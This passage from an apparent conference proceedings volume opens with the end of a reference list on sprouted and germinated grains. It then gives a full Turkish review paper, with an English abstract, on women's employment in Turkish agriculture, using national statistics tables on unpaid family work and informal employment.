- [7] M. Ray, K, Ghosh, S. Singh and K.C. Mondal. "Folk to Functional: an Explorative Overview of Rice-Based Fermented Foods and Beverages in India. Journal of Ethnic Foods, 3, 5-18, 2016.
- [8] M. Capanzana and K. Buckle. "Optimisation of Germination Conditions by Response Surface Methodology of a High Amylose Rice (*Oryza sativa*) Cultivar. LWT-Food Science and Technology, 30, 155-163, 1997.
- [9] M. Márton, Z. Mándoki, Zs. Csap-Kiss and J. Csapo. "The Role of Sprouts in Human Nutrition. A review." Acta Univ. Sapientiae, Alimentaria, 3, 81-117, 2010.
- [10] Y. Aguilera, M.F. Diaz, T. Jimenez, V. Benitez, T. Herrera, C. Cuadrado and M.A. Martin-Cabrejas. "Changes in Nonnutritional Factors and Antioxidant Activity During Germination of Nonconventional Legumes." Journal of Agricultural and Food Chemistry, 61, 8120-8125, 2013.

- [11] C. Jamar, P. du Jardin and M.L. Fauconnier. "Cell Wall Polysaccharides Hydrolysis of Malting Barley (*Hordeum vulgare* L.): A review." *Biotechnology, Agronomy and Society and Environment*, 15, 301-313, 2011.
- [12] F. Hübner and E.K. Arendt, "Germination of Cereal Grains as a Way To Improve the Nutritional Value: A review." *Critical Reviews in Food Science and Nutrition*, 53, 853-861, 2013.
- [13] F. Hübner, T. O'Neil, K.D. Cashman, and E.K. Arendt. "The Influence of Germination Conditions on Beta-Glucan, Dietary Fibre and Phytate During the Germination of Oats and Barley." *European Food Research and Technology*, 231, 27-35, 2010.
- [14] V.P. Hung, T. Maeda, S. Yamamoto and N. Morita. "Effects of Germination on Nutritional Composition of Waxy Wheat." *Journal of the Science of Food and Agriculture*, 92, 667-672, 2012.
- [15] S.Y. You, S.G. Oh, H.M. Han, W. Jun, Y.S. Hong and H.J. Chung, "Impact of Germination on the Structures and In Vitro Digestibility of Starch From Waxy Brown Rice." *International Journal of Biological Macromolecules*, 82, 863-870, 2016.
- [16] R.C. Agu, Y. Chiba, V. Goodfellow, J. MacKinlay, J.M. Brosnan, T.A. Bringhurst, F.R. Jack, B. Harrison, S.Y. Pearson, J.H. Bryce. "Effect of Germination Temperatures on Proteolysis of The Gluten-Free Grains Rice And Buckwheat During Malting and Mashing." *Journal of Agricultural and Food Chemistry*, 60, 10147-10154, 2012.
- [17] N. Aoki, G.N. Scofield, X.D. Wang, C.E. Offler, J.W. Patrick and R.T. Furbank, "Pathway of Sugar Transport in Germinating Wheat Seeds." *Plant Physiology*, 141, 1255-1263, 2006.
- [18] I.A. Graham. "Seed Storage Oil Mobilization." *Annual Review of Plant Biology*, 59, 115-142, 2008.
- [19] I. Ozturk, O. Sagdic, M. Hayta and H. Yetim. "Alteration in α -tocopherol, Some Minerals, And Fatty Acid Contents of Wheat Through Sprouting." *Chemistry of Natural Compounds*, 47, 876-879, 2012.
- [20] J.R. Taylor, L. Novellie and N.V. Liebenberg. "Protein Body Degradation in The Starchy Endosperm of Germinating Sorghum." *Journal of Experimental Botany*, 36, 1287-1295, 1985.
- [21] M.K.E.S. Youssef, F.A.E.K. El-Fishawy, E.S.A.E.N. Ramadan and A.M. Abd El-Rahman. "Nutritional Assessment of Barley, Talbina and Their Germinated Products." *Crop Science*, 2, 8-19, 2013.
- [22] D.H. Cho, and S.T. Lim. "Germinated brown rice and its bio-functional compounds." *Food Chemistry*, 196, 259-271, 2016.
- [23] J.Y. Lin and C.Y. Tang. "Determination of Total Phenolic and Flavonoid Contents in Selected Fruits and Vegetables, as Well as Their Stimulatory Effects on Mouse Splenocyte Proliferation." *Food Chemistry*, 101, 140-147, 2007.
- [24] P.V. Hung, T. Maeda and N. Morita. "Improvement of Nutritional Composition and Antioxidant Capacity of High-Amylose Wheat During Germination." *Journal of Food Science and Technology-Mysore*, 52, 6756-6762, 2015.
- [25] J. Xu, G. Hu, Q.P. Duan, J.L. and C.R. Tian. "Dynamic Changes in Gammaaminobutyric Acid and Glutamate Decarboxylase Activity in Oats (*Avena nuda* L.) During Steeping and Germination." *Journal of Agricultural and Food Chemistry*, 58, 9759-9763, 2010.
- [26] M.J.I. Shohag, Y.Y. Wei and X.E. Yang. "Changes of Folate and Other Potential Health-Promoting Phytochemicals in Legume Seeds as Affected By Germination." *Journal of Agricultural and Food Chemistry*, 60, 9137-9143, 2012.
- [27] R. Fernandez-Orozco, J. Frias, H. Zielinski, M.K. Piskula, H. Kozłowska and C. Vidal-Valverde. "Kinetic Study of The Antioxidant Compounds and Antioxidant Capacity During Germination of *Vigna Radiata* Cv. Emerald, *Glycine Max* Cv. Jutro and *Glycine Max* Cv. Merit." *Food Chemistry*, 111, 622-630, 2008.

- [28] J. Frias, M.L. Miranda, R. Doblado and C. Vidal-Valverde. "Effect of Germination and Fermentation on The Antioxidant Vitamin Content and Antioxidant Capacity of *Lupinus Albus* L. Var. Multolupa." *Food Chemistry*, 92, 211-220, 2005.
- [29] L.Y. Lin, C.C. Peng, Y. Yang and R.Y. Peng. "Optimization of Bioactive Compounds in Buckwheat Sprouts and Their Effect On Blood Cholesterol in Hamsters." *Journal of Agricultural and Food Chemistry*, 56, 1216-1223, 2008.
- [30] G. Agati, E. Azzarello, S. Pollastri and M. Tattini. "Flavonoids as Antioxidants in Plants: Location and Functional Significance." *Plant Science*, 196, 67-76, 2012.
- [31] X.Y. Huang, W.X. Cai and B.J. Xu. "Kinetic Changes of Nutrients and Antioxidant Capacities of Germinated Soybean (*Glycine max* L.) and Mung Bean (*Vigna radiata* L.) With Germination Time." *Food Chemistry*, 143, 268-276, 2014.
- [32] X.B. Guo, T. Li, K.X. Tang and R.H. Liu. "Effect of Germination on Phytochemical Profiles and Antioxidant Activity of Mung Bean Sprouts (*Vigna radiata*)." *Journal of Agricultural and Food Chemistry*, 60, 11050-11055, 2012.
- [33] L. Alvarez-Jubete, H. Wijngaard, E.K. Arendt and E. Gallagher. "Polyphenol Composition and In Vitro Antioxidant Activity of Amaranth, Quinoa, Buckwheat and Wheat as Affected By Sprouting and Baking." *Food Chemistry*, 119, 770-778, 2010.
- [34] V. Kumar, A.K. Sinha, H.P.S. Makkar and K. Becker. "Dietary Roles of Phytate and Phytase in Human Nutrition: A review." *Food Chemistry*, 120, 945-959, 2010.
- [35] S.E.O. Maghoub and S.A. Elhag, "Effect of Milling, Soaking, Malting, Heat-Treatment And Fermentation on Phyate Level of Four Sudanese Sorghum Cultivars." *Food Chemistry* 61, 77-80, 1998.
- [36] A.E. Harmuth-Hoene, A.E. Bogner, U. Kornemann and J.F. Diehl. "The Influence of Germination on The Nutritional Value of Wheat, Mung Beans and Chickpeas." *Z Lebensm Unters Forsch*, 185(5), 386-393, 1987.
- [37] A.B. Khattak, A. Zeb, M. Khan, N. Bibi, S.A. Khalil and M.S. Khattak. "Influence of Germination Techniques on Phytic Acid and Polyphenols Content of Chickpea (*Cicer arietinum* L.) Sprouts." *Food Chemistry*, 104, 1074-1079, 2007.
- [38] Y. Aguilera, R. Liebana, T. Herrera, M. Rebollo-Hernanz, C. Sanchez-Puelles, V. Benitez. "Effect of Illumination on The Content of Melatonin, Phenolic Compounds, and Antioxidant Activity During Germination of Lentils (*Lens culinaris* L.) and Kidney Beans (*Phaseolus vulgaris* L.)." *Journal of Agricultural and Food Chemistry*, 62, 10736-10743, 2014.
- [39] Z.Y. Wu, L.X. Song and D.J. Huang. "Food Grade Fungal Stress on Germinating Peanut Seeds Induced Phytoalexins and Enhanced Polyphenolic Antioxidants." *Journal of Agricultural and Food Chemistry*, 59, 5993-6003, 2011.
- [40] M.D. Robles-Ramirez, E. Ramon-Gallegos, F.J. Reyes-Duarte and R. Mora-Escobedo. Effect of Germinated Soy Protein on The Growth of Hela Cervical Cancer Cells In Female Athymic Mice." *Nutrition and Cancer-an International Journal*, 64, 1261-1268, 2012.
- [41] D. Guajardo-Flores, S.O. Serna-Saldivar and J.A. Gutierrez-Urbe. "Evaluation of the Antioxidant and Antiproliferative Activities of Extracted Saponins and Flavonols From Germinated Black Beans (*Phaseolus vulgaris* L.)." *Food Chemistry*, 141, 1497-1503, 2013.
- [42] Y. Yao, F. Chen, M.F. Wang, J.S. Wang and G.X. Ren. "Antidiabetic Activity of Mung Bean Extracts In Diabetic KK-A(Y) Mice." *Journal of Agricultural and Food Chemistry*, 56, 8869-8873, 2008.
- [43] O. Kanauchi, K. Mitsuyama, T. Saiki, K. Agata, T. Nakamura and T. Iwanaga. "Preventive Effects of Germinated Barley Foodstuff on Methotrexate-induced Enteritis in Rats. *International Journal of Molecular Medicine*, 1, 961-966, 1998.

- [44] S.I. Muhammad, M. Ismail, R.B. Mahmud, A.M. Salisu and Z.A. Zakaria. "Germinated Brown Rice and its Bioactives Modulate The Activity of Uterine Cells in Oophorectomised Rats As Evidenced By Gross Cytohistological and Immunohistochemical Changes." *BMC Complementary and Alternative Medicine*, 13, 198, 2013.
- [45] T. Mamiya, T. Asanuma, M. Kise, Y. Ito, A. Mizukuchi and H. Aoto. "Effects of Pre-Germinated Brown Rice on Beta-Amyloid Protein-Induced Learning and Memory Deficits in Mice." *Biological & Pharmaceutical Bulletin*, 27, 1041-1045, 2004.

TÜRKİYE’DE TARIM SEKTÖRÜNDE KADIN İSTİHDAMI

Gülsüm Ödemiş¹

Fatma Öcal Kara¹

¹*Harran Üniversitesi Ziraat Fakültesi Tarım Ekonomisi Bölümü, Şanlıurfa- TURKEY*

focal@harran.edu.tr

ORCID: 0000-0002-6192-0375

ÖZET

Kadınlar, tarımsal üretimdeki tüm katkılarına rağmen, emeklerinin karşılığını alamamakta, kadınlar ücretsiz aile işçisi olarak her tür sosyal güvenlik hakkında yoksun kalmaktadır. Ayrıca Mevsimlik İşçi olarak gittiği yerlerde de erkeklerle aynı işi yapmasına rağmen onlardan daha düşük bir ücret almaktadırlar. İşlenen toprağın niteliği, büyüklüğü, yetiştirilen ürünün cinsi ve kadınların konumuna ilişkin ilgili alanda hüküm süren ideolojiler, kadınların tarımsal üretime katılma biçimlerine önemli ölçüde etki eder. Dünyada tarımda kadınların çalışma biçimleri kendi işletmelerinde ücretsiz aile işçisi, başkalarına ait işletmelerde ücretsiz işçi, başkalarına ait işletmelerde ücretli işçi olmak üzere üç türdür. Bu çalışmada kadının tarım sektöründeki istihdamını ortaya koymak amaçlanmış, soruna yönelik öneriler geliştirilmiştir. Kadınların istihdamı fırsat eşitliği yaratmak bakımından önemlidir. Bu nedenle kadın istihdamının çok iç açıcı olmayan tablosunun olumlu yönde değişimi gerekmektedir.

Anahtar Kelimeler: *Türkiye, Kadın Emeği, Tarım, İstihdam, Mevsimlik İşçilik*

WOMEN'S EMPLOYMENT AGRICULTURAL SECTOR IN TURKEY

ABSTRACT

Despite all the contributions of women in production, they do not receive the reward of their labor, and women are deprived of all Social Security rights as unpaid family workers. They also receive a lower wage than they do, even though they do the same work as men where they go as seasonal workers. The tables and graphs given show the place of women in agriculture

and employment. The ideologies prevailing in the relevant field regarding the nature and size of the land cultivated, the type of crop grown, and the position of women significantly affect the way women participate in agricultural production. The working styles of women in agriculture in the world are three types: unpaid family workers in their own agricultural enterprises, unpaid workers in agricultural enterprises belonging to others, and wage workers in agricultural enterprises belonging to others. In this study, it was aimed to reveal the employment of women in the agricultural sector, and suggestions for the problem were developed. Women's employment is important in creating equal opportunities. For this reason, the unfavorable picture of women's employment needs to change positively.

Keywords: *Turkey, Women's Labor, Agriculture, Employment, Seasonal Worker*

1.GİRİŞ

Ülke nüfusunun yaklaşık %50'sini oluşturan kadınlar, günümüzde hemen hemen her sektörde çalışmakta, ülke ekonomisine önemli katkılarda bulunmaktadır. Tarım sektörü de kadınların en çok katkısının bulunduğu bir sektör konumundadır (Öcal Kara ve ark., 2004). Ancak optimal yaşam standardına sahip olma bakımından tüm ülkelerde kadınlar erkeklere göre daha olumsuz değerlere sahiptirler (Jacobson,1993). Özellikle kırsal alanda kadınların iş gücünün erkeklere oranla daha fazla olmasına rağmen aldıkları ücretin erkeklerden daha düşük olduğu görülmektedir. Buna rağmen tarım sektöründe kadın istihdamının erkeğe göre daha fazla olduğu görülmektedir. Bununla birlikte kadınlar hanehalkı işçisi sayılarak herhangi bir sosyal güvenceleri olmadan ve ücret almadan çalışmaktadırlar.

Aynı zamanda üreticinin üretim amacıyla çalıştığı tarla, ahır ve bahçesinde ya da üretimini değerlendirdiği yerlerde verimli çalışması, maddi ve manevi huzurunu sağlayan düzenli bir ev ve aile yaşantısına bağlıdır. Bu da yine kadının elindedir. O halde kadının yaşamındaki değişiklikler ve gelişmeler kısa zamanda aile yaşamına olduğu kadar, dolaylı yoldan tarımsal üretime de yansiyacaktır (Sarptük, 1990). Annelik, beslenme, temizlik vb işler düşünülünce kadınların topluma olan katkılarını görmemek mümkün değildir.

Dünyada tarımda kadın emeği bölgeden bölgeye ve üretilen ürün tipine göre değişmekle birlikte, özellikle gelişmekte olan ülkelerde oldukça fazladır (FAO, 2011). İşlenen toprağın niteliği, büyüklüğü, yetiştirilen ürünün cinsi ve kadınların konumuna ilişkin ilgili alanda hüküm süren ideolojiler, kadınların tarımsal üretime katılma biçimlerine önemli ölçüde etki eder (Kandiyoti, 2011).

Dünyada tarımda kadınların çalışma biçimleri üç türdür. Kadınlar,

- a) Kendi işletmelerinde ücretsiz aile işçisi

- b) Başkalarına ait işletmelerde ücretsiz işçi,
- c) Başkalarına ait işletmelerde ücretli işçi, (FAO, 2011; Alkan, 2019)

Sosyal güvenlik sistemi ücretli çalışma esasına dayandığından, kadının çoğunlukla ücretsiz olan tarımdaki emeği sosyal güvenlik sisteminin dışında kalır ve enformel nitelik sergiler (Öztürk ve Akduran, 2012).

Kısaca kadınlar, tarımda ve kırsal hayat şartlarında tüm yükün omuzlarına yüklenmesine karşın toplumsal statü bakımından hak ettiği değeri görememektedir. Bu çalışmada kadının tarım sektöründeki istihdamını ortaya koymak amaçlanmış, soruna yönelik öneriler geliştirilmiştir.

2.MATERYAL VE YÖNTEM

Bu çalışma, derleme niteliğinde olup, daha önce konu ile ilgili yapılmış akademik çalışmalar ile çeşitli kurum ve kuruluşlara ait istatistikler çalışmada kullanılmıştır . Bu veriler derlenerek, çalışmada çizelgelerle açıklanmış, öneriler geliştirilmiştir.

3. ARAŞTIRMA BULGULARI

Bu bölümde tarımda kadın istihdamına ilişkin veriler çizelgeler biçiminde verilir, yorumlanmıştır.

3.1. Türkiye’de Tarım sektöründe kadın istihdamı

Tarım sektörünün Türkiye’de istihdam içindeki payı azalma eğiliminde olmasına karşın, kırsal alan istihdamında geçmişten bugüne birinci sektör olmuştur. 2016 yılında kadınların tarımda istihdam oranı %28,7, 2017 yılında %28.3’dür. Tarım sektöründe kayıt dışı çalışma oranı daha fazladır.

Tablo1.İstihdam Edilen Kadınların İktisadi Faaliyet Kollarına Göre İstihdam Oranı (%)

	2010	2011	2012	2013	2014	2015	2016	2017
Tarım	42,4	42,2	39,3	37	32,9	31,4	28,7	28,3
Sanayi	15,9	15,2	14,9	15,3	17,1	16,2	15,9	15,6
Hizmet	41,7	42,6	45,8	47,7	50,0	52,5	55,0	56,1

Kaynak: www.tuik.gov.tr

Kadınlar tarımda ve kırsalda hayatın her anında yaşam kalitesinin artırılmasında büyük etkiye sahiptirler. Ancak kadınların katkıları cinsiyet ayrımcılığı ve bazı sosyal nedenlerden ötürü gizli kalmaktadır. Çoğu hükümet programı tarımla uğraşan kadınlarımızı biraraya getirme konusunda malesef başarı gösterememişlerdir. Hâlbuki kırsal bölgedeki kadınların eğitim olanaklarına erişmesi onların performansını daha çok etkileyecek ve hatta onların toplumdaki statülerinin de değişmesini sağlayacaktır. Türkiye’de tarım sektöründeki kadınlar herhangi bir sosyal güvence verilmeden onların

çalışmalarını bir iş olarak değil de bir yaşam tarzı olarak kabul edilmektedir. Bununla birlikte kırsal alanda yaşayanlar tarım dışı bir sektörde çalışma imkânı da bulamamaktadır.

Tablo 2’ de, ücretsiz aile işçisi olarak çalışan kadınların 2010-2018 yılları arasındaki gelişimi incelendiğinde en fazla 352 bin kişi ile Ege Bölgesi’nde bulunmaktadır.

2018 yılında Batı Karadeniz Bölgesi’nde ücretsiz aile işçisi olarak çalışan kadın sayısı 335 bin kişi iken, Akdeniz Bölgesi’nde ise 270 bin kişidir. Ücretsiz aile işçisi olarak çalışan kadın sayısının en düşük olduğu bölgeler; 51 bin kişi ile İstanbul, 125 bin kişi ile Batı Marmara ve 128 bin kişi ile Kuzeydoğu Anadolu Bölgesi’dir. İncelenen yıllarda Doğu Marmara, Orta Anadolu ve Batı Karadeniz bölgelerinde ise ücretsiz aile işçisi olarak istihdam edilen kadın sayısında çok değişiklik yaşanmamıştır.

Tablo 2: İstihdam Edilen Kadınların İşteki Durumları-Ücretsiz Aile İşçisi (Bin kişi)

Bölgeler	2010	2011	2012	2013	2014	2015	2016	2017	2018
İstanbul (TR1)	16	21	33	30	27	46	49	55	51
Batı Marmara (TR2)	145	144	138	132	123	123	122	128	125
Ege (TR3)	363	458	508	489	426	408	402	390	352
Doğu Marmara (TR4)	140	168	179	201	158	163	131	148	142
Batı Anadolu (TR5)	123	132	125	127	104	115	112	123	135
Akdeniz (TR6)	370	384	346	317	273	258	276	269	270
Orta Anadolu (TR7)	136	192	201	184	160	174	165	149	135
Batı Karadeniz (TR8)	339	387	339	310	329	323	330	323	335
Doğu Karadeniz (TR9)	219	200	200	138	143	150	155	166	140
Kuzeydoğu Anadolu (TRA)	162	142	135	147	182	189	159	142	128
Ortadoğu Anadolu (TRB)	151	179	193	212	199	202	172	196	175
Güneydoğu Anadolu (TRC)	97	65	63	117	143	133	118	169	152

Kaynak: www.tuik.gov.tr

Tablo 3’de tam zamanlı istihdam edilen kadın sayıları incelendiğinde İstanbul Bölgesi’nin kadın nüfusunda ve kadın istihdam sayısında en yüksek değere sahip olan bölge olması sebebiyle tam zamanlı istihdam şeklinde de en yüksek sayıya sahiptir. Aynı yıllar arasında tam zamanlı şekilde çalışan kadın sayısının en düşük olduğu bölge ise Kuzeydoğu Anadolu Bölgesi’dir. Yıllar içerisinde Güneydoğu Anadolu Bölgesi’nde kadınların tam zamanlı istihdam sayısının 2018 yılında 2010 yılı verilerine göre %90,49 ve Ortadoğu Anadolu Bölgesi’nde %85,12 ve İstanbul Bölgesi’nde %81,12 oranında arttığı gözlenmiştir. Ancak Kuzeydoğu Anadolu Bölgesi’nde %18,8 ve Doğu Karadeniz Bölgesi’nde %5,68 oranında tam zamanlı çalışan kadın sayısında azalma olmuştur (Can, ve Eyidiker, 2019).

2010 yılından 2018 yılına kadar tarım sektöründeki kadın istihdamı konusundaki en büyük değişim yani en yüksek düşüş, %23,4 ile Akdeniz Bölgesi’nde olmuştur. Sonra sırasıyla %22,2 ile Doğu

Karadeniz, %21,6 ile Orta Anadolu bölgelerinde tarım sektöründe kadın istihdamında azalma yaşanmıştır.

Tablo 3: 15 Yaş ve Üstü Tam Zamanlı Kadın İstihdam Durumu (Bin kişi)

Bölgeler	2010	2011	2012	2013	2014	2015	2016	2017	2018
İstanbul	903	979	1.104	1.196	1.321	1.407	1.501	1.554	1.637
Batı Marmara	269	270	295	293	295	314	315	338	353
Ege	829	857	963	990	1.061	1.091	1.132	1.175	1.174
Doğu Marmara	479	585	629	668	659	701	688	707	739
Batı Anadolu	427	453	477	498	556	583	605	630	643
Akdeniz	622	690	682	677	677	728	787	854	890
Orta Anadolu	191	239	207	252	261	297	291	263	281
Batı Karadeniz	355	424	365	349	413	438	478	520	473
Doğu Karadeniz	387	378	406	350	335	358	392	411	365
Kuzeydoğu Anadolu	117	84	89	90	107	104	107	101	95
Ortadoğu Anadolu	121	105	113	122	125	150	162	183	224
Güneydoğu Anadolu	221	210	212	280	295	356	380	433	421

Kaynak: www.tuik.gov.tr

2018 yılında tarım sektöründe kadın istihdamının en yüksek olduğu bölge %65 ile Kuzeydoğu Anadolu Bölgesi, en düşük olduğu bölge %1,2 ile İstanbul Bölgesi'dir. Ancak 2018 yılında 2010 yılına göre İstanbul Bölgesi'nin oranında %1'lik artış söz konusudur.

3.2. Türkiye'de Kadın İş Gücünün Emek Piyasasındaki Yeri

Kadınların iş gücüne katılım oranının düşük olmasının başka sebepleri de şunlardır: (Türk-iş, 2005)

- Yüksek nüfus artış hızı
- Kadın iş gücü arzını kısıtlayan ataerkil zihniyet ve yapıların etkinliği
- Kadınların eğitim imkânlarından yeterince yararlanamamaları
- Tarımsal istihdamın azalma eğiliminde olması ve kente göç
- Yüksek işsizlik ortamında kişilerin iş bulmaktan ümidini kesmesi ve iş aramaması
- Ülkemizde ortalama eğitim süresinin uzaması
- Erken emeklilik
- Kayıt dışı ve enformel ekonominin varlığı

- Sermaye birikiminin yetersizliği

Türkiye'nin gerekli ekonomik büyüme düzeyine ulaşması ve kalkınması için gerekli koşullardan biri kadının çalışma hayatındaki yerini almasıdır. Ülkemizde kadın istihdamı önünde herhangi bir yasal engel olmadığı gibi aksine pozitif ayrımcılık söz konusudur. Buna rağmen Türkiye'de nüfusun yarısını oluşturan kadınların işgücüne katılım konusunda erkeklerin ciddi derecede gerisinde olduğu ve kadın işsizlik oranlarında sürekli bir artışın yaşandığı bilinen bir gerçektir. Bunun en başta gelen nedenlerinden biri Türk toplumunun aile yaşamında kadına yüklediği roldür. Çocuk bakımı, yaşlı bakımı, ev işleri gibi yükümlülükler kadının çalışma hayatına dahil olma kararını zorlaştırmaktadır. Kadına yüklenen bu görevlerin kadın erkek arasında bölüştürülmesi ve devletin de yasal düzenlemelerle destek olması kadının aile yaşamı ile iş yaşamı arasında tercih yapmasını kolaylaştıracaktır

Tablo 4'de Türkiye'de 2019-2020 yılları sektörlerle göre istihdam verileri görülmektedir. Buna göre İşgücüne katılma oranı 2020 yılında erkeklerde %65.5 iken kadınlarda 29.2'dir. Ancak kadın emeği rakamlara yansımaya da yeni kuşakların yetiştirilmesinde son derece önemlidir.

Tablo 4: Türkiye'de 2019-2020 yılları sektörlerle göre istihdam

	Toplam			Erkek			Kadın		
	2019	2020	Fark	2019	2020	Fark	2019	2020	Fark
Nüfus	61 261	62 320	1059	30 270	30 811	541	30 990	31 509	519
İşgücü	32 401	29 388	-3 013	21 720	20 191	-1 529	10 681	9 197	-1 484
İstihdam	28 199	25 614	-2 585	19 144	17 631	-1 513	9 055	7 982	-1 073
Tarım	4 976	4 485	-491	2 791	2 731	-60	2 185	1 754	-431
Sanayi	5 553	5 344	-209	4 156	4 063	-93	1 398	1 281	-117
İnşaat	1 611	1 250	-361	1 537	1 178	-359	-73	-72	-1
Hizmet	16 059	14 535	-1 524	10 660	9 660	-1000	5 399	4 876	-523
İşsiz	4 202	3 775	-427	2 576	2 559	-17	1 626	1 215	-411
İşgücüne dahil olmayanlar	28 860	32 932	4 072	8 550	10 620	2 070	20 310	22 312	2 002
İşgücüne katılma oranı (%)	52,9	47,2	-5,7	71,8	65,5	-6,3	34,5	29,2	-5,3
İstihdam oranı (%)	46,0	41,1	-4,9	63,2	57,2	-6,0	29,2	25,3	-3,9
İşsizlik oranı (%)	13,0	12,8	-0,2	11,9	12,7	0,8	15,2	13,2	-2,0
Tarım dışı işsizlik oranı (%)	15,0	14,9	-0,1	13,2	14,3	1,1	18,9	16,2	-2,7

Kaynak: TÜİK 2019-2020 yılları sektörlerle göre istihdam

3.3. Mevsimlik Tarımda Kadınların Durumu

Ailece göç eden kadın ve erkek mevsimlik işçiler arasında göç edilen yerdeki çalışma koşulları nedeniyle cinsiyete bağlı iş bölümü daha da keskin hâle gelmektedir. Çalışma sürecine çocuklar da dahil oldukları için ücret farklılıkları oluşmaktadır. Kadınların daha az ücret almalarına rağmen yeniden üretim emeğinden sorumlu olmalarından kaynaklanan günde yaklaşık 18 saatlik bir iş günleri vardır. Bunun tarlada çalıştıkları kısmında erkeklere göre daha az ücret alırlar, çadır alanında verdikleri emek ise ücretsiz görünmez emek kapasitesindedir. Mevsimlik gezici ve geçici tarım işçisi kadınlar tarlalarda çalıştıktan sonra çadır temizliği, su temini, çocuk ve yaşlı bakımı, yemek, bulaşık vb. işlerle de ilgilenmektedirler. Böylece mesailerini hiç bitmemektedir.

3.4. Sosyal Güvenlik Kurumuna Kayıt Durumu

Türkiye’de kayıtdışı istihdam yıllar itibariyle düşme eğilimindedir. 2012 yılında toplam istihdamın %39’u kayıtdışı iken 2018 yılı itibariyle bu oran %32,5’e kadar gerilemiştir. Bu oranın çok daha aşağılara çekilmesi, ülkemizin çalışma hayatındaki birçok yapısal sorunun giderilmesinde büyük önem taşımaktadır.

Tablo 5: İstihdam Edilenlerin Sosyal Güvenlik Kuruluşuna Kayıtlılık Durumu, Ocak 2018

	Türkiye			Erkek			Kadın		
	Toplam	Kayıt dışı	İstihdam	Toplam	Kayıt dışı	İstihdam	Toplam	Kayıt dışı	İstihdam
	Bin	(%)	m	Bin	(%)	m	Bin	(%)	m
Toplam	28.029	9.100	32,5	19.277	5.489	28,5	8.752	3.611	41,3
Ücretli ve yevmiyeli	19.116	3.316	17,3	13.332	2.191	16,4	5.785	1.125	19,4
İşveren	1.225	202	16,5	1.107	186	16,8	118	16	13,6
Kendi Hesabı	5.017	3.282	65,4	4.089	2.496	61,0	928	787	84,8
Ücretsiz aile işçisi	2.671	2.299	86,1	750	616	82,1	1.921	1.683	87,6
Tarım	4.963	4.066	81,9	2.848	2.144	75,3	2.115	1.921	90,8
Ücretli ve yevmiyeli	447	336	75,2	297	214	72,1	150	122	81,3
İşveren	40	20	50,0	36	16	44,4	4	4	100,0
Kendi Hesabı	2.331	1.789	76,7	2.059	1.529	74,3	272	260	95,6
Ücretsiz aile işçisi	2.145	1.920	89,5	455	385	84,6	1.690	1.535	90,8
Tarım Dışı	23.066	5.035	21,8	16.429	3.344	20,4	6.637	1.690	25,5
Ücretli ve yev.	18.669	2.980	16,0	13.034	1.977	15,2	5.635	1.004	17,8
İşveren	1.185	182	15,4	1.071	170	15,9	114	12	10,5
Kendi Hesabı	2.686	1.493	55,6	2.029	966	47,6	657	527	80,2

Kaynak: Karacadağ Kalkınma Ajansı İstihdam ve İşgücü Piyasası Raporu

Sosyal güvenlik açıklarının karşılanması, vergi gelirleri, iş sağlığı ve güvenliği gibi temel sorunların çözümlenmesinde önemli katkılar sağlayacaktır. Kayıtlı/kayıtdışı istihdam açısından bir başka önemli nokta ise, kayıt dışılığın sektörel dağılımıdır. İstihdam edilenlerin sektörel dağılımına baktığımızda kayıtdışı istihdamın en çok yaşandığı sektör %83 oranla tarım sektörüdür. Sanayi ve hizmet sektörlerinde bu oran sırasıyla %20 ve %21 olarak gözlemlenmektedir. Kayıtlı/kayıtdışı istihdam açısından bir başka önemli nokta ise, kayıtdışılığın niteliğine ilişkindir (KKA,2018). İstihdam edilenlerin sosyal güvenlik kuruluşlarına kayıtlılık durumuna bakıldığında Türkiye’de kayıt dışılığın en çok yaşandığı kesim ücretsiz aile işçisi olarak çalışan kesimdir. Ayrıca tarımda yaşanan kayıt dışı istihdamın, tarım dışı faaliyetlerde yaşanan kayıt dışı istihdamdan daha fazla olduğu görülmektedir. Bu oran tarımda kadınlarda % 90,8’dir.

4. SONUÇ VE ÖNERİLER

Türkiye’de tarım sektöründe kadın emeği sosyal, ekonomik ve kültürel pek çok farklı unsur tarafından biçimlendirilen ve yoğunluğu üretilen ürünün emek ya da sermaye yoğun olmasına göre değişim gösteren bir emek türüdür. Kadının tarımsal üretimdeki rolünün temel belirleyicisi ise toplumda hakim olan ataerkil yapı ve anlayışlardır. Hane işletmesinde kadının rolü özellikle tarımda emek yoğun üretim süreçlerinde oldukça aktif, buna karşılık eğitim, tarımsal girdilere ve mülkiyete erişim ile pazarlama ve karar süreçlerinde pasiftir (Alkan, 2019).

Türkiye’de genellikle tarım işletmeleri tarımsal ve hayvansal faaliyetleri bir arada gerçekleştirdiğinden tarımda kadının emeği oldukça büyüktür. Ancak bunun kırsalda kadına yansımaları ücretsiz aile işçiliği biçiminde olmaktadır. Son yıllarda kadınların tarımdaki istihdam oranları, kırdan kente yaşanan yoğun göçler sonucunda azalmakta olsa da ücretsiz aile işçiliği kavramının Türkiye’de halen çok yaygın olduğu ve kentlere gelen kadınların hemen iş gücü piyasasına dahil olamayarak, ev kadını konumunda beklediği bilinmektedir. Ücretsiz aile işçiliğinin azaltılması ve tarımda istihdam edilen kadınların ekonomik bağımsızlıklarını ve sosyal güvencelerini kazanmaları için denetimlerin ve teşviklerin artırılması gerekmektedir.

Ayrıca kırdan kente göç eden kadınlar için de ihtiyaca yönelik kurslar düzenlenerek gerekli kurslar verilerek kadınlar kentlerde istihdam edilmeye hazırlanabilir.

Kadınların istihdamı fırsat eşitliği yaratmak bakımından önemlidir. Bu nedenle kadın istihdamının çok iç açıcı olmayan tablosu olumlu yönde değişimi gerekmektedir. Kadınların iş ve sosyal hayatlarına uyum sağlayacak güvenceli esnek iş modelleri yaygınlaştırılmalıdır. Kadınlara verilen destekler artırılmalı kırsal alan toplumundaki statüsünü kazanması için çeşitli projelerle istihdama katılımları artırılmalıdır.

Kırsal alanda örgütlenme, feodal düzenin bir sonucu olarak kadınların henüz gereksinim duymadığı ancak, günümüzde çok önemli bir konudur. Örgütlenmeyle kadın girişimciliğinin artabileceği ve böylelikle mikro düzeyde, hem yayım çalışmalarına daha yoğun bir biçimde katılabileceği, hem de örgütlenmenin getireceği güç ile kendilerine daha fazla yayım çalışmasının ulaşmasını talep edebilecekleri, makro düzeyde ise, kadınlara yönelik politik mekanizmaları etkileyebileceği söylenebilir. Bu durum araştırma bölgesinde feodal yapı ve dinsel baskı nedeniyle oldukça zor gibi görünse de, uzun dönemde kadınlara örgütlenebilecekleri ortamın yaratılmasıyla gerçekleşebilmesi beklenebilir. Bu da kırsal alana demokrasinin yerleşmesiyle olanaklıdır (Öcal Kara ve Aktaş, 2007).

